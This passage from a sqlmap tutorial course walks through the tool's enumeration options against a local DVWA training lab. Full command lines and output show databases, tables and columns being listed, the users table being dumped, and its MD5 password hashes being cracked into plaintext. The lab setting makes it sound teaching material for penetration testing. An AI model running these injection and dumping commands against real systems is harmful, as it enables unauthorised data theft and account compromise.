[15:57:37] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[15:57:37] [INFO] fetching database users privileges
database management system users roles:
[*] 'app'@'localhost' [1]:
    role: USAGE

[15:57:37] [INFO] sqlmap will dump entries of all tables from all databases now
[15:57:37] [INFO] fetching database names
[15:57:38] [INFO] fetching tables for databases: 'dvwa, information_schema'
[15:57:38] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:57:38] [INFO] fetching entries for table 'users' in database 'dvwa'
[15:57:38] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

```

We won't move forward with password cracking yet, so I'll just **Ctrl + C** (or **Cmd + C** for mac) and come back to that later. But as we can see, sqlmap already retrieved quite a bit of information.

-b, --banner

In a recent lesson, we talked about running the **-f** or **--fingerprint** option to gather as much information about our target DBMS and its underlying system. We also mentioned combining that option with the **-b** or **--banner** option.

-b looks for and attempts to extract information from a function or environment variable that most modern DBMSs have, which returns the DBMS version and details about its patch level as well as underlying system. That's why they can be used together since they both have to do with gathering information. But, they can also be used separately.

```

└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -b

[15:59:54] [INFO] the back-end DBMS is MySQL
[15:59:54] [INFO] fetching banner
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
banner: '10.1.26-MariaDB-0+deb9u1'

```

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -b -f
```

--current-user

The `--current-user` option retrieves the DBMS user that you are currently assuming when running your commands and payloads.

When setting up a database to work with a web application, your code assumes the role of a DBMS user when it runs queries against the database. That DBMS user will have certain restrictions in place as to what it can and cannot do against the database — at least if it's following best practices. If that user has administrative privileges, you will be able to do *a lot* of damage.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --current-user

[16:00:21] [INFO] fetching current user
current user: 'app@localhost'
```

--is-dba

In fact, you can use another option called:

`--is-dba`

To check whether the current user you are assuming has database administrator privileges or not. As a best practice, that user should have the least privileges possible.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --is-dba

[16:00:46] [INFO] testing if current user is DBA
[16:00:46] [INFO] fetching current user
[16:00:46] [WARNING] potential permission problems detected ('command denied')
[16:00:46] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
```

--current-db

Next, we have:

`--current-db`

This time, instead of checking for the current database user, we're checking for the database name that the web application is connected to.

The DBMS may have multiple different databases, and so this can help you start to build a structure of how it's all laid out, and how you can navigate it. You could potentially also extract data from those other unrelated databases if you have the proper permissions.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --current-db

[16:01:16] [INFO] fetching current database
current database: 'dvwa'
```

--hostname

With this option, we're able to retrieve the DBMS's hostname information:

```
--hostname
```

The hostname is a unique name given to a device on a network. This can be helpful when trying to communicate and connect to the database since you can use hostnames to connect to those devices. (ie: `mysql_connect('hostname:port', 'mysql_user', 'mysql_password')`)

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --hostname
```

```
[16:01:37] [INFO] fetching server hostname
hostname: '70562d8fca2a'
// In this case it will just be our container ID which we can verify with:
```

```
└─$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
70562d8fca2a	vulnerables/web-dvwa	"/main.sh"	7 minutes ago	Up 7 minutes	0.0.0.0:80->80/tcp	crazy_nightingale

--users

I've mentioned a couple of times how your current user's privilege access will have a large impact on what information we can extract from the database. This option is a great example of that:

```
--users
```

The reason is because if your current user has read access to the system table that contains information about the DBMS users, this option will be able to enumerate the complete list of users.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --users
```

```
[16:02:57] [INFO] fetching database users
database management system users [1]:
[*] 'app'@'localhost'
```

--passwords

We also have this option:

```
--passwords
```

Which does the same thing as `--users`, but this time it attempts to extract password hash information for those very same DBMS users.

If you're able to get those password hashes, you can then attempt to crack those passwords either with sqlmap's built-in password cracker, or another tool.

This is *not* a good position to be in if it's your database. Even if the passwords would take too long to crack because they are properly stored, you never want an attacker to get this far.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --passwords
```

```
[16:03:20] [INFO] fetching database users password hashes
[16:03:20] [WARNING] potential permission problems detected ('command denied')
[16:03:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[16:03:20] [WARNING] the SQL query provided does not return any output
[16:03:20] [WARNING] the SQL query provided does not return any output
[16:03:20] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
```



```
[16:03:20] [WARNING] the SQL query provided does not return any output
[16:03:20] [WARNING] the SQL query provided does not return any output
[16:03:20] [INFO] fetching database users
[16:03:20] [INFO] fetching number of password hashes for user 'app'
[16:03:20] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:03:20] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
potential disruptions

[16:03:20] [INFO] retrieved:
[16:03:21] [WARNING] unable to retrieve the number of password hashes for user 'app'
[16:03:21] [ERROR] unable to retrieve the password hashes for the database users
```

In this case, we can see that we don't have the proper permissions to pull this information.

--privileges

Next, we can also use this option:

```
--privileges
```

To enumerate privilege information about each of the DBMS users. This will tell you whether those users are database administrators or not.

By the way, if you'd like to enumerate information about only a specific user, you could also provide the option `-u` (an option covered in a later lesson) with the user's name and sqlmap will only enumerate that user's privileges. So if there are a lot of users, this can help cut down on unnecessary information.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556
qj37;security=low" --privileges

[16:04:49] [INFO] fetching database users privileges
database management system users privileges:
[*] 'app'@'localhost' [1]:
    privilege: USAGE
```

If we check the meaning of the `USAGE` [privilege level here](#), we'll see that this privilege level gives us very little access to the database. And yet, we're already able to gather quite a bit of information...

--roles

Finally, at least for this lesson, we also have this option:

```
--roles
```

It lists the DBMS users' roles, but this option is only meant to work when the DBMS is Oracle.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556
qj37;security=low" --roles
```

We can still run it here and it will give us the role of `USAGE`, but that's because sqlmap enumerated the privileges instead, since as it states, 'on MySQL the concept of roles does not exist.'

```
[16:08:44] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
```

Conclusion

Now that we've looked at the first few options of the Enumeration category, most of which are based around enumerating DBMS user information, go ahead and practice using these in an environment of your choice, and let's complete this lesson and move on to the next where we'll continue to explore enumeration options.

Enumeration part 2

Alright, so we've looked at a number of Enumeration options so far that can help us enumerate DBMS users. But there's far more information contained in databases than just DBMS users, and it's probably unlikely that you'll even have access to enumerate that information anyway. In that case, what other information can you extract? Let's take a look:

```
--dbs           Enumerate DBMS databases
--tables        Enumerate DBMS database tables
--columns       Enumerate DBMS database table columns
--schema        Enumerate DBMS schema
--count         Retrieve number of entries for table(s)
--dump          Dump DBMS database table entries
--dump-all     Dump all DBMS databases tables entries
--search        Search column(s), table(s) and/or database name(s)
--comments      Check for DBMS comments during enumeration
--statements    Retrieve SQL statements being run on DBMS
-D DB          DBMS database to enumerate
-T TBL         DBMS database table(s) to enumerate
-C COL         DBMS database table column(s) to enumerate
-X EXCLUDE     DBMS database identifier(s) to not enumerate
-U USER        DBMS user to enumerate
--exclude-sysdbs Exclude DBMS system databases when enumerating tables
```

--dbs

We'll start with the top-most level and use this option to enumerate DBMS databases:

```
--dbs
```

Whereas the `--current-db` option that we saw in the prior lesson only lists the application's current database, as we mentioned, there may be multiple databases. So the `--dbs` option lists all of the databases that currently exist, even if they're not necessarily related to this application.

This option does require that the current user has read access to the system table that contains information about the available databases.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --dbs

[16:10:25] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

--tables, -D DB, --exclude-sysdbs

Within databases, we'll have tables. With this option, we can enumerate those database tables:

```
--tables
```

Just by itself, this option will enumerate all tables for all databases.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --tables

[16:10:55] [INFO] fetching database names
[16:10:55] [INFO] fetching tables for databases: 'dvwa, information_schema'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+
```

```

Database: information_schema
[78 tables]
+-----+
| ALL_PLUGINS          |
| APPLICABLE_ROLES     |
| CHANGED_PAGE_BITMAPS |
| CHARACTER_SETS       |
| CLIENT_STATISTICS    |
| COLLATIONS           |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS             |
| COLUMN_PRIVILEGES    |
| ENABLED_ROLES        |
+-----+

[...TRIMMED FOR BREVITY...]

```

It is possible to narrow it down to just one database with the option `-D DB` where `DB` equals the database name. For example:

We find out that the `--current-db` name is `dvwa`, and we want to enumerate all tables within this database. We would do:

```

-D dvwa --tables

└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -D dvwa --tables

[16:12:06] [INFO] fetching tables for database: 'dvwa'
[16:12:06] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+

```

This would only enumerate tables in the dvwa database, which would look like this:

- guestbook
- users

It's also possible to use an option called:

`--exclude-sysdbs`

This option automatically excludes all system databases even if you don't use the `-D` option.

```

└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --tables --exclude-sysdbs

[16:13:41] [INFO] fetching database names
[16:13:41] [INFO] fetching tables for databases: 'dvwa, information_schema'
[16:13:41] [INFO] skipping system databases 'information_schema, mysql, performance_schema, sys'
[16:13:41] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+

```

--columns

Now that we know how to enumerate tables, we can also use this option to enumerate columns within those tables:

--columns

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --columns
```

```
[16:14:09] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[16:14:09] [INFO] fetching current database
[16:14:09] [INFO] fetching tables for database: 'dvwa'
[16:14:09] [INFO] fetching columns for table 'users' in database 'dvwa'
[16:14:09] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
```

Database: dvwa

Table: users

[8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Database: dvwa

Table: guestbook

[3 columns]

Column	Type
comment	varchar(300)
comment_id	smallint(5) unsigned
name	varchar(100)

By default, it will enumerate columns in our current database, even if we don't specify the database that we want to go after.

--schema

If you want to enumerate the DBMS schema instead of individual databases or tables, in order to get more information about datatypes and so on, you can use:

--schema

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --schema
```

[...TRIMMED FOR BREVITY...]

Database: information_schema

Table: SYSTEM_VARIABLES

[14 columns]

Column	Type
COMMAND_LINE_ARGUMENT	varchar(64)
DEFAULT_VALUE	varchar(2048)
ENUM_VALUE_LIST	longtext
GLOBAL_VALUE	varchar(2048)
GLOBAL_VALUE_ORIGIN	varchar(64)
NUMERIC_BLOCK_SIZE	varchar(21)
NUMERIC_MAX_VALUE	varchar(21)
NUMERIC_MIN_VALUE	varchar(21)
READ_ONLY	varchar(3)
SESSION_VALUE	varchar(2048)
VARIABLE_COMMENT	varchar(2048)
VARIABLE_NAME	varchar(64)

```
| VARIABLE_SCOPE      | varchar(64) |
| VARIABLE_TYPE       | varchar(64) |
+-----+-----+
```

Database: information_schema

Table: SCHEMA_PRIVILEGES

[5 columns]

```
+-----+-----+
| Column      | Type      |
+-----+-----+
| GRANTEE     | varchar(190) |
| IS_GRANTABLE | varchar(3)   |
| PRIVILEGE_TYPE | varchar(64) |
| TABLE_CATALOG | varchar(512) |
| TABLE_SCHEMA | varchar(64) |
+-----+-----+
```

Database: information_schema

Table: INNODB_MUTEXES

[4 columns]

```
+-----+-----+
| Column      | Type      |
+-----+-----+
| CREATE_FILE | varchar(4000) |
| CREATE_LINE | int(11) unsigned |
| NAME        | varchar(4000) |
| OS_WAITS    | bigint(21) unsigned |
+-----+-----+
```

This returns everything, so we can use the `-D` option to narrow down which database we want to enumerate the schema for:

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqlmap/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --schema -D dvwa
```

```
[16:17:13] [INFO] enumerating database management system schema
[16:17:13] [INFO] fetching tables for database: 'dvwa'
[16:17:13] [INFO] fetched tables: 'dvwa.guestbook', 'dvwa.users'
[16:17:13] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[16:17:13] [INFO] fetching columns for table 'users' in database 'dvwa'
```

Database: dvwa

Table: guestbook

[3 columns]

```
+-----+-----+
| Column      | Type      |
+-----+-----+
| comment     | varchar(300) |
| comment_id  | smallint(5) unsigned |
| name        | varchar(100) |
+-----+-----+
```

Database: dvwa

Table: users

[8 columns]

```
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login | int(3)      |
| first_name  | varchar(15) |
| last_login  | timestamp   |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-----+-----+
```

--count

To get a count of the number of entries for tables, you can use:

`--count`

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sql/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --count -D dvwa

[16:18:32] [WARNING] missing table parameter, sqlmap will retrieve the number of entries for all database management system d
atabases' tables
[16:18:32] [INFO] fetching tables for database: 'dvwa'
[16:18:32] [WARNING] reflective value(s) found and filtering out
Database: dvwa
+-----+-----+
| Table   | Entries |
+-----+-----+
| users   | 5        |
| guestbook | 1        |
+-----+-----+
```

We could also narrow it down further by specifying a table name, but as we see, sqlmap otherwise defaults to counting the number of entries for each and every table in the specified database.

--dump

To dump the information contained in a database, you can use:

`--dump`

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sql/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --dump -D dvwa

[16:19:58] [INFO] fetching tables for database: 'dvwa'
[16:19:58] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[16:19:58] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+-----+
| 1          | test | This is a test comment. |
+-----+-----+-----+-----+

[16:19:58] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/guestb
ook.csv'
[16:19:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[16:19:58] [INFO] fetching entries for table 'users' in database 'dvwa'
[16:19:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
```

We get a prompt asking us if we want to store hashes to a temporary file for eventual further processing with other tools. I won't be analyzing the hashes with other tools, so we'll say no to this, but keep in mind that this is an option.

We will, however, perform a dictionary-based attack to try and crack those hashes, to demonstrate that sqlmap has this functionality built-in.

```
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

We are then prompted with:

```
[16:21:39] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
```

```
[2] custom dictionary file
[3] file with list of dictionary files
>
```

This lets us choose between using a default dictionary file included with sqlmap at `/data/txt/wordlist.tx`, a custom dictionary file, or a file with a list of different dictionary files. We'll keep it to the default which is the first option.

```
[16:22:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
```

It will then ask if we want to use common password suffixes which won't be necessary with this cracking attempt so we'll keep it to the default of no.

We'll then wait for sqlmap to work its magic and we will see a list of the cracked hashes!

```
[16:23:15] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:23:15] [INFO] starting 4 processes
[16:23:16] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:23:17] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:23:19] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:23:20] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name | la
st_login      | failed_login |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin     | /hackable/users/admin.jpg                | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 20
21-07-07 19:55:13 | 0         |
| 2       | gordonb   | /hackable/users/gordonb.jpg              | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     | 20
21-07-07 19:55:13 | 0         |
| 3       | 1337      | /hackable/users/1337.jpg                 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       | 20
21-07-07 19:55:13 | 0         |
| 4       | pablo     | /hackable/users/pablo.jpg                | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      | 20
21-07-07 19:55:13 | 0         |
| 5       | smithy    | /hackable/users/smithy.jpg               | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 20
21-07-07 19:55:13 | 0         |
+-----+-----+-----+-----+-----+-----+-----+
-----+-----+-----+-----+-----+-----+-----+

```

If we need to access this information at a later time, like for a report, we can find it at this location:

```
[16:23:26] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'

// Other fetched data:
[16:23:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
```

Congrats, you just dumped information including cracked user hashes from the `users` table!

--dump-all

To dump all of the information contained in all databases, instead, you can use:

```
--dump-all
```

With this option, you can again use `--exclude-sysdbs` in order to exclude system databases from this command.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556
qj37;security=low" --dump-all --exclude-sysdbs
```

--search, -C COL, -T TBL, -D DB

To get more specific, you can use the option:

`--search`

The `--search` option lets you search for database names, tables, or specific columns.

One use case for this option is to more quickly find database information that might be of high value. For example, you might want to find user information, so you might search for strings that would have to do with user information.

To use `--search`, you have to have another option as well, such as:

- `-C`: this specifies that we're looking for column names, and we can input a list of column names separated by commas
- `-T`: this specifies that we're looking for table names, and again we can input a list of those tables names separated by commas
- `-D`: we've seen this option before, and it lets us specify database names which again can be separated by commas

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -D dvwa --search -C 'password'
```

```
do you want sqlmap to consider provided column(s):
[1] as LIKE column names (default)
[2] as exact column names
> 2
[16:46:45] [INFO] searching column 'password' in database 'dvwa'
[16:46:45] [WARNING] reflective value(s) found and filtering out
[16:46:45] [INFO] fetching columns LIKE 'password' for table 'users' in database 'dvwa'
column 'password' was found in the following databases:
Database: dvwa
Table: users
[1 column]
+-----+-----+
| Column | Type   |
+-----+-----+
| password | varchar(32) |
+-----+-----+
```

```
do you want to dump found column(s) entries? [Y/n]
```

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -D dvwa --search -C 'password,avatar'
```

```
[16:48:03] [INFO] searching column 'password' in database 'dvwa'
[16:48:03] [INFO] fetching columns LIKE 'password' for table 'users' in database 'dvwa'
[16:48:03] [INFO] searching column 'avatar' in database 'dvwa'
[16:48:03] [WARNING] reflective value(s) found and filtering out
[16:48:03] [INFO] fetching columns LIKE 'avatar' for table 'users' in database 'dvwa'
column 'password' was found in the following databases:
Database: dvwa
Table: users
[1 column]
+-----+-----+
| Column | Type   |
+-----+-----+
| password | varchar(32) |
+-----+-----+

column 'avatar' was found in the following databases:
Database: dvwa
Table: users
[1 column]
```



```
+-----+-----+
| Column | Type   |
+-----+-----+
| avatar | varchar(70) |
+-----+-----+
```

--comments

Another option we can pass in is:

```
--comments
```

This will instruct sqlmap to check for and highlight any DBMS comments that it might find during enumeration. Comments can oftentimes include very helpful information that can further help us exploit the database.

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -D dvwa --comments
```

--statements

Similarly, we can look for SQL statements that are being run on the DBMS. These statements could be `SELECT` statements, `UPDATE`, `INSERT`, etc...

```
--statements
```

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" -D dvwa --statements
```

```
[16:49:21] [INFO] fetching SQL statements
[16:49:21] [WARNING] reflective value(s) found and filtering out
SQL statements [1]:
[*] SELECT first_name, last_name FROM users WHERE user_id = '<payload>'
```

So we don't really see much in this environment using this.

-D DB, -T TBL, -C COL

We talked about:

```
-D DB: DBMS database to enumerate
```

```
-T TBL: DBMS database table(s) to enumerate
```

```
-C COL: DBMS database table column(s) to enumerate
```

Which can be used in addition to other options to fine-tune, as we've seen.

-X EXCLUDE

We've talked about options like `-D`, `-T` and `-C`, which let us finetune what we're looking for. But sometimes we want to exclude information during enumeration, and we can do that with:

```
-X EXCLUDE where EXCLUDE is the information you want to exclude from enumeration.
```

-U USER

We briefly mentioned this option in a prior lesson:

```
-U USER
```

It can be used with other options to enumerate information about a specific user instead of all users. So this is an option that's helpful when used with other enumerating options.

Conclusion

We've now looked at a number of helpful options we can use to enumerate information contained in the database management system. Again, feel free to practice using these options to see what they do, and once you're ready, let's complete this lesson, and in the next one, we'll look at additional options we can use to fine-tune our commands even more.

Enumeration part 3

As we wrap up the section dedicated to enumeration, let's take a look at a few more options included with sqlmap that can help us solve very specific needs.

```
--pivot-column=P.. Pivot column name
--where=DUMPWHERE Use WHERE condition while table dumping
--start=LIMITSTART First dump table entry to retrieve
--stop=LIMITSTOP Last dump table entry to retrieve
--first=FIRSTCHAR First query output word character to retrieve
--last=LASTCHAR Last query output word character to retrieve
--sql-query=SQLQ.. SQL statement to be executed
--sql-shell Prompt for an interactive SQL shell
--sql-file=SQLFILE Execute SQL statements from given file(s)
```

--where=DUMPWHERE

If you think of SQL queries, it's common to see queries that use a `WHERE` statement. For example, you might want to say that you'd like to query all users who's `ID`s are less than 3, and so you could have a query like this:

```
SELECT * FROM users WHERE ID < 3;
```

When enumerating columns, you might want to use `WHERE` statements to limit what data gets returned back. You can do that with this option:

```
--where="id<3"
```

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sql/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --dump -D dvwa -T users --where="user_id<3"
```

```
Database: dvwa
Table: users
[2 entries]
```

user_id	user	avatar	password	last_name	first_name	last_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin	2021-07-07 19:55:13
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon	2021-07-07 19:55:13

This will only return table rows that have a `user_id` of value less than 3 by literally adding `WHERE ID<3` to the query that sqlmap uses.

--start=LIMITSTART, --stop=LIMITSTOP

Along similar lines, but using a different technique, you can set these options:

```
--start=LIMITSTART
```

```
--stop=LIMITSTOP
```

To tell sqlmap what range of data to return, instead of returning everything. For example, we could return just the first result with:

```
--start=1 --stop=1
```

Or we could return a range of data from 1 to 3 with:

```
--start=1 --stop=3
```

--first=FIRSTCHAR, --last=LASTCHAR

When dealing with blind SQL injection techniques, it's also possible to use options that limit a range of characters to return with:

```
--first=FIRSTCHAR
```

```
--last=LASTCHAR
```

Where you would specify, say, start from the 1st character and go all the way to the 4th character:

```
--first=1 --last=4
```

Let's see this by switching endpoints to the SQLi blind endpoint: http://localhost/vulnerabilities/sql_i_blind/?id=1&Submit=Submit#

```
id=1&Submit=Submit#
```

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sql_i_blind/?id=1&Submit=Submit#' --technique=T -p "id" --cookie="PHPSESSID=dt  
smrtjuro4p9uuovaj556qj37;security=low" --dump -D dvwa -T users --first=1 --last=4
```

```
[17:08:27] [INFO] fetching columns for table 'users' in database 'dvwa'  
[17:08:27] [INFO] retrieved:  
[17:08:37] [INFO] adjusting time delay to 1 second due to good response times  
8  
[17:08:38] [INFO] retrieved: user  
[17:08:50] [INFO] retrieved: first  
[17:09:03] [INFO] retrieved: last  
[17:09:16] [INFO] retrieved: user  
[17:09:29] [INFO] retrieved: pass  
[17:09:42] [INFO] retrieved: avatar  
[17:09:54] [INFO] retrieved: last  
[17:10:07] [INFO] retrieved: fail  
[17:10:19] [INFO] fetching entries for table 'users' in database 'dvwa'  
[17:10:19] [INFO] fetching number of entries for table 'users' in database 'dvwa'  
[17:10:19] [INFO] retrieved: 5  
[17:10:21] [WARNING] (case) time-based comparison requires reset of statistical model, please wait  
t..... (done)  
  
[17:10:21] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[17:10:21] [INFO] retrieved:  
[17:10:21] [INFO] retrieved:  
[17:10:21] [INFO] retrieved:  
[...TRIMMED FOR BREVITY...]
```

```
Database: dvwa
```

```
Table: users
```

```
[5 entries]
```

```
+-----+-----+-----+-----+-----+  
| avatar | fail  | first | pass  | last  | user  |  
+-----+-----+-----+-----+-----+  
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> |  
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> |  
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> |  
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> |  
| <blank> | <blank> | <blank> | <blank> | <blank> | <blank> |  
+-----+-----+-----+-----+-----+
```

We can see the column names are cut off with only showing the first 4 characters.

This took quite a bit of time already, so a great use case for these options is to reduce the time it takes to get fairly guessable information.

--pivot-column=PIVOT

In some cases, depending on the DBMS, sqlmap won't be able to do things like return ranges using the same mechanisms, and so it will instead automatically fallback to using what's called a `pivot` column. If, however, you find in the results that sqlmap is using the wrong `pivot` table, you could use an option called:

```
--pivot-column=PIVOT
```

Which takes the `PIVOT` value that you provide (ie: `user_id`), and uses that as the pivot column instead of what it would automatically choose.

--sql-query=SQLQUERY, --sql-shell, --sql-file=SQLFILE

As the last three options, we have:

```
--sql-query=SQLQUERY
```

```
--sql-shell
```

```
--sql-file=SQLFILE
```

I'm combining them in one explanation because they serve similar purposes, which is to allow you to write your own SQL queries, which then get executed through sqlmap.

So if you've found a SQL injection vulnerability, and you want to run your own custom SQL queries to extract information, update data, or do whatever else, but you can't do it through one of the pre-defined options that we've already looked at, then you can use one of these three options.

The first option, `--sql-query=SQLQUERY` will let you write different statements, like `SELECT` for example:

```
└─$ sqlmap -u 'http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#' -p "id" --cookie="PHPSESSID=dtsmrtjuro4p9uuovaj556qj37;security=low" --sql-query "SELECT user_id, password FROM users" -v 1

[...]
```

```
[17:16:27] [INFO] fetching SQL SELECT statement query output: 'SELECT user_id, password FROM users'
SELECT user_id, password FROM users [5]:
[*] 1, 5f4dcc3b5aa765d61d8327deb882cf99
[*] 2, e99a18c428cb38d5f260853678922e03
[*] 3, 8d3533d75ae2c3966d7e0d4fcc69216b
[*] 4, 0d107d09f5bbe40cade3de5c71e9e9b7
[*] 5, 5f4dcc3b5aa765d61d8327deb882cf99
```

